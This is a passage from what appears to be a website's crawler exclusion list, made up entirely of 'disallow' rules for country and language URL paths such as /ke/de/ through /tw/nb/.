- disallow: /ke/de/
- disallow: /ke/el/
- disallow: /ke/es/
- disallow: /ke/et/
- disallow: /ke/fi/
- disallow: /ke/fr/
- disallow: /ke/he/
- disallow: /ke/hi/
- disallow: /ke/hr/
- disallow: /ke/hu/
- disallow: /ke/id/
- disallow: /ke/it/
- disallow: /ke/ja/
- disallow: /ke/ko/
- disallow: /ke/lt/
- disallow: /ke/ms/
- disallow: /ke/nb/
- disallow: /ke/nl/
- disallow: /ke/pl/
- disallow: /ke/pt/
- disallow: /ke/ro/
- disallow: /ke/ru/
- disallow: /ke/sk/
- disallow: /ke/sv/
- disallow: /ke/sw/
- disallow: /ke/th/

- disallow: /ke/tl/
- disallow: /ke/tr/
- disallow: /ke/uk/
- disallow: /ke/ur/
- disallow: /ke/vi/
- disallow: /ke/zh/
- disallow: /kr/zh/
- disallow: /kr/ar/
- disallow: /kr/az/
- disallow: /kr/bg/
- disallow: /kr/cs/
- disallow: /kr/da/
- disallow: /kr/de/
- disallow: /kr/el/
- disallow: /kr/es/
- disallow: /kr/et/
- disallow: /kr/fi/
- disallow: /kr/fr/
- disallow: /kr/he/
- disallow: /kr/hi/
- disallow: /kr/hr/
- disallow: /kr/hu/
- disallow: /kr/id/
- disallow: /kr/it/
- disallow: /kr/ja/
- disallow: /kr/lt/
- disallow: /kr/ms/
- disallow: /kr/nb/
- disallow: /kr/nl/
- disallow: /kr/pl/
- disallow: /kr/pt/
- disallow: /kr/ro/
- disallow: /kr/ru/
- disallow: /kr/sk/
- disallow: /kr/sv/
- disallow: /kr/sw/
- disallow: /kr/th/
- disallow: /kr/tl/
- disallow: /kr/tr/
- disallow: /kr/uk/
- disallow: /kr/ur/
- disallow: /kr/vi/
- disallow: /kz/en/
- disallow: /kz/ar/
- disallow: /kz/az/
- disallow: /kz/bg/
- disallow: /kz/cs/
- disallow: /kz/da/
- disallow: /kz/de/
- disallow: /kz/el/
- disallow: /kz/es/
- disallow: /kz/et/
- disallow: /kz/fi/

- disallow: /kz/fr/
- disallow: /kz/he/
- disallow: /kz/hi/
- disallow: /kz/hr/
- disallow: /kz/hu/
- disallow: /kz/id/
- disallow: /kz/it/
- disallow: /kz/ja/
- disallow: /kz/ko/
- disallow: /kz/lt/
- disallow: /kz/ms/
- disallow: /kz/nb/
- disallow: /kz/nl/
- disallow: /kz/pl/
- disallow: /kz/pt/
- disallow: /kz/ro/
- disallow: /kz/sk/
- disallow: /kz/sv/
- disallow: /kz/th/
- disallow: /kz/tl/
- disallow: /kz/tr/
- disallow: /kz/uk/
- disallow: /kz/ur/
- disallow: /kz/vi/
- disallow: /kz/zh/
- disallow: /lb/bg/
- disallow: /lb/cs/
- disallow: /lb/da/
- disallow: /lb/de/
- disallow: /lb/el/
- disallow: /lb/es/
- disallow: /lb/et/
- disallow: /lb/fi/
- disallow: /lb/fr/
- disallow: /lb/he/
- disallow: /lb/hi/
- disallow: /lb/hr/
- disallow: /lb/hu/
- disallow: /lb/id/
- disallow: /lb/it/
- disallow: /lb/ja/
- disallow: /lb/ko/
- disallow: /lb/lt/
- disallow: /lb/ms/
- disallow: /lb/nb/
- disallow: /lb/nl/
- disallow: /lb/pl/
- disallow: /lb/pt/
- disallow: /lb/ro/
- disallow: /lb/ru/
- disallow: /lb/sk/
- disallow: /lb/sv/
- disallow: /lb/sw/

- disallow: /lb/th/
- disallow: /lb/tl/
- disallow: /lb/tr/
- disallow: /lb/uk/
- disallow: /lb/ur/
- disallow: /lb/vi/
- disallow: /lb/zh/
- disallow: /lk/ar/
- disallow: /lk/az/
- disallow: /lk/bg/
- disallow: /lk/cs/
- disallow: /lk/da/
- disallow: /lk/de/
- disallow: /lk/el/
- disallow: /lk/es/
- disallow: /lk/et/
- disallow: /lk/fi/
- disallow: /lk/fr/
- disallow: /lk/he/
- disallow: /lk/hi/
- disallow: /lk/hr/
- disallow: /lk/hu/
- disallow: /lk/id/
- disallow: /lk/it/
- disallow: /lk/ja/
- disallow: /lk/ko/
- disallow: /lk/lt/
- disallow: /lk/ms/
- disallow: /lk/nb/
- disallow: /lk/nl/
- disallow: /lk/pl/
- disallow: /lk/pt/
- disallow: /lk/ro/
- disallow: /lk/ru/
- disallow: /lk/sk/
- disallow: /lk/sv/
- disallow: /lk/sw/
- disallow: /lk/th/
- disallow: /lk/tl/
- disallow: /lk/tr/
- disallow: /lk/uk/
- disallow: /lk/ur/
- disallow: /lk/vi/
- disallow: /lk/zh/
- disallow: /lt/ar/
- disallow: /lt/az/
- disallow: /lt/bg/
- disallow: /lt/cs/
- disallow: /lt/da/
- disallow: /lt/de/
- disallow: /lt/el/
- disallow: /lt/es/
- disallow: /lt/et/

- disallow: /lt/fi/
- disallow: /lt/fr/
- disallow: /lt/he/
- disallow: /lt/hi/
- disallow: /lt/hr/
- disallow: /lt/hu/
- disallow: /lt/id/
- disallow: /lt/it/
- disallow: /lt/ja/
- disallow: /lt/ko/
- disallow: /lt/ms/
- disallow: /lt/nb/
- disallow: /lt/nl/
- disallow: /lt/pl/
- disallow: /lt/pt/
- disallow: /lt/ro/
- disallow: /lt/sk/
- disallow: /lt/sv/
- disallow: /lt/sw/
- disallow: /lt/th/
- disallow: /lt/tl/
- disallow: /lt/tr/
- disallow: /lt/uk/
- disallow: /lt/ur/
- disallow: /lt/vi/
- disallow: /lt/zh/
- disallow: /ma/fr/
- disallow: /ma/en/
- disallow: /ma/az/
- disallow: /ma/bg/
- disallow: /ma/cs/
- disallow: /ma/da/
- disallow: /ma/de/
- disallow: /ma/el/
- disallow: /ma/es/
- disallow: /ma/et/
- disallow: /ma/fi/
- disallow: /ma/he/
- disallow: /ma/hi/
- disallow: /ma/hr/
- disallow: /ma/hu/
- disallow: /ma/id/
- disallow: /ma/it/
- disallow: /ma/ja/
- disallow: /ma/ko/
- disallow: /ma/lt/
- disallow: /ma/ms/
- disallow: /ma/nb/
- disallow: /ma/nl/
- disallow: /ma/pl/
- disallow: /ma/pt/
- disallow: /ma/ro/
- disallow: /ma/ru/

- disallow: /ma/sk/
- disallow: /ma/sv/
- disallow: /ma/sw/
- disallow: /ma/th/
- disallow: /ma/tl/
- disallow: /ma/tr/
- disallow: /ma/uk/
- disallow: /ma/ur/
- disallow: /ma/vi/
- disallow: /ma/zh/
- disallow: /mo/en/
- disallow: /mo/ar/
- disallow: /mo/az/
- disallow: /mo/bg/
- disallow: /mo/cs/
- disallow: /mo/da/
- disallow: /mo/de/
- disallow: /mo/el/
- disallow: /mo/es/
- disallow: /mo/et/
- disallow: /mo/fi/
- disallow: /mo/fr/
- disallow: /mo/he/
- disallow: /mo/hi/
- disallow: /mo/hr/
- disallow: /mo/hu/
- disallow: /mo/id/
- disallow: /mo/it/
- disallow: /mo/ja/
- disallow: /mo/ko/
- disallow: /mo/lt/
- disallow: /mo/ms/
- disallow: /mo/nb/
- disallow: /mo/nl/
- disallow: /mo/pl/
- disallow: /mo/pt/
- disallow: /mo/ro/
- disallow: /mo/ru/
- disallow: /mo/sk/
- disallow: /mo/sv/
- disallow: /mo/sw/
- disallow: /mo/th/
- disallow: /mo/tl/
- disallow: /mo/tr/
- disallow: /mo/uk/
- disallow: /mo/ur/
- disallow: /mo/vi/
- disallow: /mx/az/
- disallow: /mx/bg/
- disallow: /mx/cs/
- disallow: /mx/da/
- disallow: /mx/de/
- disallow: /mx/el/

- disallow: /mx/et/
- disallow: /mx/fi/
- disallow: /mx/fr/
- disallow: /mx/he/
- disallow: /mx/hi/
- disallow: /mx/hr/
- disallow: /mx/hu/
- disallow: /mx/id/
- disallow: /mx/it/
- disallow: /mx/ja/
- disallow: /mx/ko/
- disallow: /mx/lt/
- disallow: /mx/ms/
- disallow: /mx/nb/
- disallow: /mx/nl/
- disallow: /mx/pl/
- disallow: /mx/pt/
- disallow: /mx/ro/
- disallow: /mx/ru/
- disallow: /mx/sk/
- disallow: /mx/sv/
- disallow: /mx/sw/
- disallow: /mx/th/
- disallow: /mx/tl/
- disallow: /mx/tr/
- disallow: /mx/uk/
- disallow: /mx/ur/
- disallow: /mx/vi/
- disallow: /mx/zh/
- disallow: /my/ar/
- disallow: /my/az/
- disallow: /my/bg/
- disallow: /my/cs/
- disallow: /my/da/
- disallow: /my/de/
- disallow: /my/el/
- disallow: /my/es/
- disallow: /my/et/
- disallow: /my/fi/
- disallow: /my/fr/
- disallow: /my/he/
- disallow: /my/hi/
- disallow: /my/hr/
- disallow: /my/hu/
- disallow: /my/id/
- disallow: /my/it/
- disallow: /my/ja/
- disallow: /my/ko/
- disallow: /my/lt/
- disallow: /my/nb/
- disallow: /my/nl/
- disallow: /my/pl/
- disallow: /my/pt/

- disallow: /my/ro/
- disallow: /my/ru/
- disallow: /my/sk/
- disallow: /my/sv/
- disallow: /my/sw/
- disallow: /my/th/
- disallow: /my/tl/
- disallow: /my/tr/
- disallow: /my/uk/
- disallow: /my/ur/
- disallow: /my/vi/
- disallow: /ng/az/
- disallow: /ng/bg/
- disallow: /ng/cs/
- disallow: /ng/da/
- disallow: /ng/de/
- disallow: /ng/el/
- disallow: /ng/es/
- disallow: /ng/et/
- disallow: /ng/fi/
- disallow: /ng/fr/
- disallow: /ng/he/
- disallow: /ng/hi/
- disallow: /ng/hr/
- disallow: /ng/hu/
- disallow: /ng/id/
- disallow: /ng/it/
- disallow: /ng/ja/
- disallow: /ng/ko/
- disallow: /ng/lt/
- disallow: /ng/ms/
- disallow: /ng/nb/
- disallow: /ng/nl/
- disallow: /ng/pl/
- disallow: /ng/pt/
- disallow: /ng/ro/
- disallow: /ng/ru/
- disallow: /ng/sk/
- disallow: /ng/sv/
- disallow: /ng/sw/
- disallow: /ng/th/
- disallow: /ng/tl/
- disallow: /ng/tr/
- disallow: /ng/uk/
- disallow: /ng/ur/
- disallow: /ng/vi/
- disallow: /ng/zh/
- disallow: /ni/az/
- disallow: /ni/bg/
- disallow: /ni/cs/
- disallow: /ni/da/
- disallow: /ni/de/
- disallow: /ni/el/

- disallow: /ni/et/
- disallow: /ni/fi/
- disallow: /ni/fr/
- disallow: /ni/he/
- disallow: /ni/hi/
- disallow: /ni/hr/
- disallow: /ni/hu/
- disallow: /ni/id/
- disallow: /ni/it/
- disallow: /ni/ja/
- disallow: /ni/ko/
- disallow: /ni/lt/
- disallow: /ni/ms/
- disallow: /ni/nb/
- disallow: /ni/nl/
- disallow: /ni/pl/
- disallow: /ni/pt/
- disallow: /ni/ro/
- disallow: /ni/ru/
- disallow: /ni/sk/
- disallow: /ni/sv/
- disallow: /ni/sw/
- disallow: /ni/th/
- disallow: /ni/tl/
- disallow: /ni/tr/
- disallow: /ni/uk/
- disallow: /ni/ur/
- disallow: /ni/vi/
- disallow: /ni/zh/
- disallow: /nl/az/
- disallow: /nl/bg/
- disallow: /nl/cs/
- disallow: /nl/da/
- disallow: /nl/de/
- disallow: /nl/el/
- disallow: /nl/es/
- disallow: /nl/et/
- disallow: /nl/fi/
- disallow: /nl/fr/
- disallow: /nl/he/
- disallow: /nl/hi/
- disallow: /nl/hr/
- disallow: /nl/hu/
- disallow: /nl/id/
- disallow: /nl/it/
- disallow: /nl/ja/
- disallow: /nl/ko/
- disallow: /nl/lt/
- disallow: /nl/ms/
- disallow: /nl/nb/
- disallow: /nl/pl/
- disallow: /nl/pt/
- disallow: /nl/ro/

- disallow: /nl/ru/
- disallow: /nl/sk/
- disallow: /nl/sv/
- disallow: /nl/sw/
- disallow: /nl/th/
- disallow: /nl/tl/
- disallow: /nl/tr/
- disallow: /nl/uk/
- disallow: /nl/ur/
- disallow: /nl/vi/
- disallow: /nl/zh/
- disallow: /no/ar/
- disallow: /no/az/
- disallow: /no/bg/
- disallow: /no/cs/
- disallow: /no/da/
- disallow: /no/de/
- disallow: /no/el/
- disallow: /no/es/
- disallow: /no/et/
- disallow: /no/fi/
- disallow: /no/fr/
- disallow: /no/he/
- disallow: /no/hi/
- disallow: /no/hr/
- disallow: /no/hu/
- disallow: /no/id/
- disallow: /no/it/
- disallow: /no/ja/
- disallow: /no/ko/
- disallow: /no/lt/
- disallow: /no/ms/
- disallow: /no/nl/
- disallow: /no/pt/
- disallow: /no/ro/
- disallow: /no/ru/
- disallow: /no/sk/
- disallow: /no/sv/
- disallow: /no/sw/
- disallow: /no/th/
- disallow: /no/tl/
- disallow: /no/tr/
- disallow: /no/uk/
- disallow: /no/ur/
- disallow: /no/vi/
- disallow: /no/zh/
- disallow: /nz/az/
- disallow: /nz/bg/
- disallow: /nz/cs/
- disallow: /nz/da/
- disallow: /nz/de/
- disallow: /nz/el/
- disallow: /nz/es/

- disallow: /nz/et/
- disallow: /nz/fi/
- disallow: /nz/fr/
- disallow: /nz/he/
- disallow: /nz/hi/
- disallow: /nz/hr/
- disallow: /nz/hu/
- disallow: /nz/id/
- disallow: /nz/it/
- disallow: /nz/ja/
- disallow: /nz/ko/
- disallow: /nz/lt/
- disallow: /nz/ms/
- disallow: /nz/nb/
- disallow: /nz/nl/
- disallow: /nz/pl/
- disallow: /nz/pt/
- disallow: /nz/ro/
- disallow: /nz/ru/
- disallow: /nz/sk/
- disallow: /nz/sv/
- disallow: /nz/sw/
- disallow: /nz/th/
- disallow: /nz/tl/
- disallow: /nz/tr/
- disallow: /nz/uk/
- disallow: /nz/ur/
- disallow: /nz/vi/
- disallow: /nz/zh/
- disallow: /pa/ar/
- disallow: /pa/az/
- disallow: /pa/bg/
- disallow: /pa/cs/
- disallow: /pa/da/
- disallow: /pa/de/
- disallow: /pa/el/
- disallow: /pa/et/
- disallow: /pa/fi/
- disallow: /pa/fr/
- disallow: /pa/he/
- disallow: /pa/hi/
- disallow: /pa/hr/
- disallow: /pa/hu/
- disallow: /pa/id/
- disallow: /pa/it/
- disallow: /pa/ja/
- disallow: /pa/ko/
- disallow: /pa/lt/
- disallow: /pa/ms/
- disallow: /pa/nb/
- disallow: /pa/nl/
- disallow: /pa/pl/
- disallow: /pa/pt/

- disallow: /pa/ro/
- disallow: /pa/ru/
- disallow: /pa/sk/
- disallow: /pa/sv/
- disallow: /pa/sw/
- disallow: /pa/th/
- disallow: /pa/tl/
- disallow: /pa/tr/
- disallow: /pa/uk/
- disallow: /pa/ur/
- disallow: /pa/vi/
- disallow: /pa/zh/
- disallow: /pe/ar/
- disallow: /pe/az/
- disallow: /pe/bg/
- disallow: /pe/cs/
- disallow: /pe/da/
- disallow: /pe/de/
- disallow: /pe/el/
- disallow: /pe/et/
- disallow: /pe/fi/
- disallow: /pe/fr/
- disallow: /pe/he/
- disallow: /pe/hi/
- disallow: /pe/hr/
- disallow: /pe/hu/
- disallow: /pe/id/
- disallow: /pe/it/
- disallow: /pe/ja/
- disallow: /pe/ko/
- disallow: /pe/lt/
- disallow: /pe/ms/
- disallow: /pe/nb/
- disallow: /pe/nl/
- disallow: /pe/pl/
- disallow: /pe/pt/
- disallow: /pe/ro/
- disallow: /pe/ru/
- disallow: /pe/sk/
- disallow: /pe/sv/
- disallow: /pe/sw/
- disallow: /pe/th/
- disallow: /pe/tl/
- disallow: /pe/tr/
- disallow: /pe/uk/
- disallow: /pe/ur/
- disallow: /pe/vi/
- disallow: /pe/zh/
- disallow: /ph/az/
- disallow: /ph/bg/
- disallow: /ph/cs/
- disallow: /ph/da/
- disallow: /ph/de/

- disallow: /ph/el/
- disallow: /ph/es/
- disallow: /ph/et/
- disallow: /ph/fi/
- disallow: /ph/fr/
- disallow: /ph/he/
- disallow: /ph/hi/
- disallow: /ph/hr/
- disallow: /ph/hu/
- disallow: /ph/id/
- disallow: /ph/it/
- disallow: /ph/ja/
- disallow: /ph/ko/
- disallow: /ph/lt/
- disallow: /ph/ms/
- disallow: /ph/nb/
- disallow: /ph/nl/
- disallow: /ph/pl/
- disallow: /ph/pt/
- disallow: /ph/ro/
- disallow: /ph/ru/
- disallow: /ph/sk/
- disallow: /ph/sv/
- disallow: /ph/sw/
- disallow: /ph/th/
- disallow: /ph/tr/
- disallow: /ph/uk/
- disallow: /ph/ur/
- disallow: /ph/vi/
- disallow: /ph/zh/
- disallow: /pk/az/
- disallow: /pk/bg/
- disallow: /pk/cs/
- disallow: /pk/da/
- disallow: /pk/de/
- disallow: /pk/el/
- disallow: /pk/es/
- disallow: /pk/et/
- disallow: /pk/fi/
- disallow: /pk/fr/
- disallow: /pk/he/
- disallow: /pk/hi/
- disallow: /pk/hr/
- disallow: /pk/hu/
- disallow: /pk/id/
- disallow: /pk/it/
- disallow: /pk/ja/
- disallow: /pk/ko/
- disallow: /pk/lt/
- disallow: /pk/ms/
- disallow: /pk/nb/
- disallow: /pk/nl/
- disallow: /pk/pl/

- disallow: /pk/pt/
- disallow: /pk/ro/
- disallow: /pk/ru/
- disallow: /pk/sk/
- disallow: /pk/sv/
- disallow: /pk/sw/
- disallow: /pk/th/
- disallow: /pk/tl/
- disallow: /pk/tr/
- disallow: /pk/uk/
- disallow: /pk/vi/
- disallow: /pk/zh/
- disallow: /pl/az/
- disallow: /pl/bg/
- disallow: /pl/cs/
- disallow: /pl/da/
- disallow: /pl/de/
- disallow: /pl/el/
- disallow: /pl/es/
- disallow: /pl/et/
- disallow: /pl/fi/
- disallow: /pl/fr/
- disallow: /pl/he/
- disallow: /pl/hi/
- disallow: /pl/hr/
- disallow: /pl/hu/
- disallow: /pl/id/
- disallow: /pl/it/
- disallow: /pl/ja/
- disallow: /pl/ko/
- disallow: /pl/lt/
- disallow: /pl/ms/
- disallow: /pl/nb/
- disallow: /pl/nl/
- disallow: /pl/pt/
- disallow: /pl/ro/
- disallow: /pl/ru/
- disallow: /pl/sk/
- disallow: /pl/sv/
- disallow: /pl/sw/
- disallow: /pl/th/
- disallow: /pl/tl/
- disallow: /pl/tr/
- disallow: /pl/uk/
- disallow: /pl/ur/
- disallow: /pl/vi/
- disallow: /pl/zh/
- disallow: /pt/ar/
- disallow: /pt/az/
- disallow: /pt/bg/
- disallow: /pt/cs/
- disallow: /pt/da/
- disallow: /pt/de/

- disallow: /pt/el/
- disallow: /pt/es/
- disallow: /pt/et/
- disallow: /pt/fi/
- disallow: /pt/fr/
- disallow: /pt/he/
- disallow: /pt/hi/
- disallow: /pt/hr/
- disallow: /pt/hu/
- disallow: /pt/id/
- disallow: /pt/it/
- disallow: /pt/ja/
- disallow: /pt/ko/
- disallow: /pt/lt/
- disallow: /pt/ms/
- disallow: /pt/nb/
- disallow: /pt/nl/
- disallow: /pt/pl/
- disallow: /pt/ro/
- disallow: /pt/ru/
- disallow: /pt/sk/
- disallow: /pt/sv/
- disallow: /pt/sw/
- disallow: /pt/th/
- disallow: /pt/tl/
- disallow: /pt/tr/
- disallow: /pt/uk/
- disallow: /pt/ur/
- disallow: /pt/vi/
- disallow: /pt/zh/
- disallow: /py/az/
- disallow: /py/bg/
- disallow: /py/cs/
- disallow: /py/da/
- disallow: /py/de/
- disallow: /py/el/
- disallow: /py/et/
- disallow: /py/fi/
- disallow: /py/fr/
- disallow: /py/he/
- disallow: /py/hi/
- disallow: /py/hr/
- disallow: /py/hu/
- disallow: /py/id/
- disallow: /py/it/
- disallow: /py/ja/
- disallow: /py/ko/
- disallow: /py/lt/
- disallow: /py/ms/
- disallow: /py/nb/
- disallow: /py/nl/
- disallow: /py/pl/
- disallow: /py/pt/

- disallow: /py/ro/
- disallow: /py/ru/
- disallow: /py/sk/
- disallow: /py/sv/
- disallow: /py/sw/
- disallow: /py/th/
- disallow: /py/tl/
- disallow: /py/tr/
- disallow: /py/uk/
- disallow: /py/ur/
- disallow: /py/vi/
- disallow: /py/zh/
- disallow: /qa/az/
- disallow: /qa/bg/
- disallow: /qa/cs/
- disallow: /qa/da/
- disallow: /qa/de/
- disallow: /qa/el/
- disallow: /qa/es/
- disallow: /qa/et/
- disallow: /qa/fi/
- disallow: /qa/fr/
- disallow: /qa/he/
- disallow: /qa/hi/
- disallow: /qa/hr/
- disallow: /qa/hu/
- disallow: /qa/id/
- disallow: /qa/it/
- disallow: /qa/ja/
- disallow: /qa/ko/
- disallow: /qa/lt/
- disallow: /qa/ms/
- disallow: /qa/nb/
- disallow: /qa/nl/
- disallow: /qa/pl/
- disallow: /qa/pt/
- disallow: /qa/ro/
- disallow: /qa/ru/
- disallow: /qa/sk/
- disallow: /qa/sv/
- disallow: /qa/sw/
- disallow: /qa/th/
- disallow: /qa/tl/
- disallow: /qa/tr/
- disallow: /qa/uk/
- disallow: /qa/ur/
- disallow: /qa/vi/
- disallow: /qa/zh/
- disallow: /ro/az/
- disallow: /ro/bg/
- disallow: /ro/cs/
- disallow: /ro/da/
- disallow: /ro/de/

- disallow: /ro/el/
- disallow: /ro/es/
- disallow: /ro/et/
- disallow: /ro/fi/
- disallow: /ro/fr/
- disallow: /ro/he/
- disallow: /ro/hi/
- disallow: /ro/hr/
- disallow: /ro/hu/
- disallow: /ro/id/
- disallow: /ro/it/
- disallow: /ro/ja/
- disallow: /ro/ko/
- disallow: /ro/lt/
- disallow: /ro/ms/
- disallow: /ro/nb/
- disallow: /ro/nl/
- disallow: /ro/pl/
- disallow: /ro/pt/
- disallow: /ro/ru/
- disallow: /ro/sk/
- disallow: /ro/sv/
- disallow: /ro/sw/
- disallow: /ro/th/
- disallow: /ro/tl/
- disallow: /ro/tr/
- disallow: /ro/uk/
- disallow: /ro/ur/
- disallow: /ro/vi/
- disallow: /ro/zh/
- disallow: /ru/ar/
- disallow: /ru/az/
- disallow: /ru/bg/
- disallow: /ru/cs/
- disallow: /ru/da/
- disallow: /ru/de/
- disallow: /ru/el/
- disallow: /ru/es/
- disallow: /ru/et/
- disallow: /ru/fi/
- disallow: /ru/fr/
- disallow: /ru/he/
- disallow: /ru/hi/
- disallow: /ru/hr/
- disallow: /ru/hu/
- disallow: /ru/id/
- disallow: /ru/it/
- disallow: /ru/ja/
- disallow: /ru/ko/
- disallow: /ru/lt/
- disallow: /ru/ms/
- disallow: /ru/nb/
- disallow: /ru/nl/

- disallow: /ru/pl/
- disallow: /ru/pt/
- disallow: /ru/ro/
- disallow: /ru/sk/
- disallow: /ru/sv/
- disallow: /ru/sw/
- disallow: /ru/th/
- disallow: /ru/tl/
- disallow: /ru/tr/
- disallow: /ru/uk/
- disallow: /ru/ur/
- disallow: /ru/vi/
- disallow: /ru/zh/
- disallow: /sa/bg/
- disallow: /sa/cs/
- disallow: /sa/da/
- disallow: /sa/de/
- disallow: /sa/el/
- disallow: /sa/es/
- disallow: /sa/et/
- disallow: /sa/fi/
- disallow: /sa/fr/
- disallow: /sa/he/
- disallow: /sa/hi/
- disallow: /sa/hr/
- disallow: /sa/hu/
- disallow: /sa/id/
- disallow: /sa/it/
- disallow: /sa/ja/
- disallow: /sa/ko/
- disallow: /sa/lt/
- disallow: /sa/ms/
- disallow: /sa/nb/
- disallow: /sa/nl/
- disallow: /sa/pl/
- disallow: /sa/pt/
- disallow: /sa/ro/
- disallow: /sa/ru/
- disallow: /sa/sk/
- disallow: /sa/sv/
- disallow: /sa/sw/
- disallow: /sa/th/
- disallow: /sa/tl/
- disallow: /sa/tr/
- disallow: /sa/uk/
- disallow: /sa/ur/
- disallow: /sa/vi/
- disallow: /sa/zh/
- disallow: /se/az/
- disallow: /se/bg/
- disallow: /se/cs/
- disallow: /se/da/
- disallow: /se/de/

- disallow: /se/el/
- disallow: /se/es/
- disallow: /se/et/
- disallow: /se/fi/
- disallow: /se/fr/
- disallow: /se/he/
- disallow: /se/hi/
- disallow: /se/hr/
- disallow: /se/hu/
- disallow: /se/id/
- disallow: /se/it/
- disallow: /se/ja/
- disallow: /se/ko/
- disallow: /se/lt/
- disallow: /se/ms/
- disallow: /se/nb/
- disallow: /se/nl/
- disallow: /se/pl/
- disallow: /se/pt/
- disallow: /se/ro/
- disallow: /se/ru/
- disallow: /se/sk/
- disallow: /se/sw/
- disallow: /se/th/
- disallow: /se/tl/
- disallow: /se/tr/
- disallow: /se/uk/
- disallow: /se/ur/
- disallow: /se/vi/
- disallow: /se/zh/
- disallow: /sg/az/
- disallow: /sg/bg/
- disallow: /sg/cs/
- disallow: /sg/da/
- disallow: /sg/de/
- disallow: /sg/el/
- disallow: /sg/es/
- disallow: /sg/et/
- disallow: /sg/fi/
- disallow: /sg/fr/
- disallow: /sg/he/
- disallow: /sg/hi/
- disallow: /sg/hr/
- disallow: /sg/hu/
- disallow: /sg/id/
- disallow: /sg/it/
- disallow: /sg/ja/
- disallow: /sg/ko/
- disallow: /sg/lt/
- disallow: /sg/ms/
- disallow: /sg/nb/
- disallow: /sg/nl/
- disallow: /sg/pl/

- disallow: /sg/pt/
- disallow: /sg/ro/
- disallow: /sg/ru/
- disallow: /sg/sk/
- disallow: /sg/sv/
- disallow: /sg/sw/
- disallow: /sg/th/
- disallow: /sg/tl/
- disallow: /sg/tr/
- disallow: /sg/uk/
- disallow: /sg/ur/
- disallow: /sg/vi/
- disallow: /sk/ar/
- disallow: /sk/az/
- disallow: /sk/bg/
- disallow: /sk/cs/
- disallow: /sk/da/
- disallow: /sk/de/
- disallow: /sk/el/
- disallow: /sk/es/
- disallow: /sk/et/
- disallow: /sk/fi/
- disallow: /sk/fr/
- disallow: /sk/he/
- disallow: /sk/hi/
- disallow: /sk/hr/
- disallow: /sk/hu/
- disallow: /sk/id/
- disallow: /sk/it/
- disallow: /sk/ja/
- disallow: /sk/ko/
- disallow: /sk/lt/
- disallow: /sk/ms/
- disallow: /sk/nb/
- disallow: /sk/nl/
- disallow: /sk/pl/
- disallow: /sk/pt/
- disallow: /sk/ro/
- disallow: /sk/ru/
- disallow: /sk/sv/
- disallow: /sk/sw/
- disallow: /sk/th/
- disallow: /sk/tl/
- disallow: /sk/tr/
- disallow: /sk/uk/
- disallow: /sk/ur/
- disallow: /sk/vi/
- disallow: /sk/zh/
- disallow: /sv/az/
- disallow: /sv/bg/
- disallow: /sv/cs/
- disallow: /sv/da/
- disallow: /sv/de/

- disallow: /sv/el/
- disallow: /sv/et/
- disallow: /sv/fi/
- disallow: /sv/fr/
- disallow: /sv/he/
- disallow: /sv/hi/
- disallow: /sv/hr/
- disallow: /sv/hu/
- disallow: /sv/id/
- disallow: /sv/it/
- disallow: /sv/ja/
- disallow: /sv/ko/
- disallow: /sv/lt/
- disallow: /sv/ms/
- disallow: /sv/nb/
- disallow: /sv/nl/
- disallow: /sv/pl/
- disallow: /sv/pt/
- disallow: /sv/ro/
- disallow: /sv/ru/
- disallow: /sv/sk/
- disallow: /sv/sw/
- disallow: /sv/th/
- disallow: /sv/tl/
- disallow: /sv/tr/
- disallow: /sv/uk/
- disallow: /sv/ur/
- disallow: /sv/vi/
- disallow: /sv/zh/
- disallow: /sw-US/
- disallow: /th/ar/
- disallow: /th/az/
- disallow: /th/bg/
- disallow: /th/cs/
- disallow: /th/da/
- disallow: /th/de/
- disallow: /th/el/
- disallow: /th/es/
- disallow: /th/et/
- disallow: /th/fi/
- disallow: /th/fr/
- disallow: /th/he/
- disallow: /th/hi/
- disallow: /th/hr/
- disallow: /th/hu/
- disallow: /th/id/
- disallow: /th/it/
- disallow: /th/ja/
- disallow: /th/ko/
- disallow: /th/lt/
- disallow: /th/ms/
- disallow: /th/nb/
- disallow: /th/nl/

- disallow: /th/pl/
- disallow: /th/pt/
- disallow: /th/ro/
- disallow: /th/ru/
- disallow: /th/sk/
- disallow: /th/sv/
- disallow: /th/sw/
- disallow: /th/tl/
- disallow: /th/tr/
- disallow: /th/uk/
- disallow: /th/ur/
- disallow: /th/vi/
- disallow: /th/zh/
- disallow: /tr/az/
- disallow: /tr/bg/
- disallow: /tr/cs/
- disallow: /tr/da/
- disallow: /tr/de/
- disallow: /tr/el/
- disallow: /tr/es/
- disallow: /tr/et/
- disallow: /tr/fi/
- disallow: /tr/fr/
- disallow: /tr/he/
- disallow: /tr/hi/
- disallow: /tr/hr/
- disallow: /tr/hu/
- disallow: /tr/id/
- disallow: /tr/it/
- disallow: /tr/ja/
- disallow: /tr/ko/
- disallow: /tr/lt/
- disallow: /tr/ms/
- disallow: /tr/nb/
- disallow: /tr/nl/
- disallow: /tr/pl/
- disallow: /tr/pt/
- disallow: /tr/ro/
- disallow: /tr/ru/
- disallow: /tr/sk/
- disallow: /tr/sv/
- disallow: /tr/sw/
- disallow: /tr/th/
- disallow: /tr/tl/
- disallow: /tr/uk/
- disallow: /tr/ur/
- disallow: /tr/vi/
- disallow: /tr/zh/
- disallow: /tt/az/
- disallow: /tt/bg/
- disallow: /tt/cs/
- disallow: /tt/da/
- disallow: /tt/de/

- disallow: /tt/el/
- disallow: /tt/es/
- disallow: /tt/et/
- disallow: /tt/fi/
- disallow: /tt/fr/
- disallow: /tt/he/
- disallow: /tt/hi/
- disallow: /tt/hr/
- disallow: /tt/hu/
- disallow: /tt/id/
- disallow: /tt/it/
- disallow: /tt/ja/
- disallow: /tt/ko/
- disallow: /tt/lt/
- disallow: /tt/ms/
- disallow: /tt/nb/
- disallow: /tt/nl/
- disallow: /tt/pl/
- disallow: /tt/pt/
- disallow: /tt/ro/
- disallow: /tt/ru/
- disallow: /tt/sk/
- disallow: /tt/sv/
- disallow: /tt/sw/
- disallow: /tt/th/
- disallow: /tt/tl/
- disallow: /tt/tr/
- disallow: /tt/uk/
- disallow: /tt/ur/
- disallow: /tt/vi/
- disallow: /tt/zh/
- disallow: /tw/ar/
- disallow: /tw/az/
- disallow: /tw/bg/
- disallow: /tw/cs/
- disallow: /tw/da/
- disallow: /tw/de/
- disallow: /tw/el/
- disallow: /tw/es/
- disallow: /tw/et/
- disallow: /tw/fi/
- disallow: /tw/fr/
- disallow: /tw/he/
- disallow: /tw/hi/
- disallow: /tw/hr/
- disallow: /tw/hu/
- disallow: /tw/id/
- disallow: /tw/it/
- disallow: /tw/ja/
- disallow: /tw/ko/
- disallow: /tw/lt/
- disallow: /tw/ms/
- disallow: /tw/nb/

